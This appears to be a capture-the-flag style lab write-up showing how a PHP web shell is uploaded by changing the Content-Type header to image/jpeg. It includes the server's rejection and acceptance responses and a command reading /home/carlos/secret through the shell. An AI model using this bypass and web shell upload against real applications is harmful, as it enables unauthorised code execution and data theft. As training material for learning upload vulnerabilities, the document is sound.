

Web shell upload via Content-Type restriction bypass

1. This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.
2. As in the previous lab, I tried to upload basic PHP web shell, but the application refused to upload it. It only accepts image/jpeg or image/png and the content type in the request was application/octet-stream.




```
Content-Type: application/octet-stream
```




```
HTTP/2 403 Forbidden
Date: Mon, 20 Oct 2025 13:09:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 229

Sorry, file type application/php is not allowed
Only image/jpeg and image/png are allowed
Sorry, there was an error uploading your file.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

3. When I modified content type to image/jpeg, the application accepted it and the shell uploaded successfully. Now we have **RCE** on the application.




```
Content-Type: image/jpeg
```




```
HTTP/2 200 OK
Date: Mon, 20 Oct 2025 13:10:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/shell.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

4. Then, I navigated to the shell that was uploaded and read the content of /home/carlos/secret.



```
cat /home/carlos/secret
```

```
LHZOLXh2JqZuRX5hb1bMWqafdZQbyHdH
```



Web shell upload via Content-Type restriction bypass

Congratulations, you solved the lab!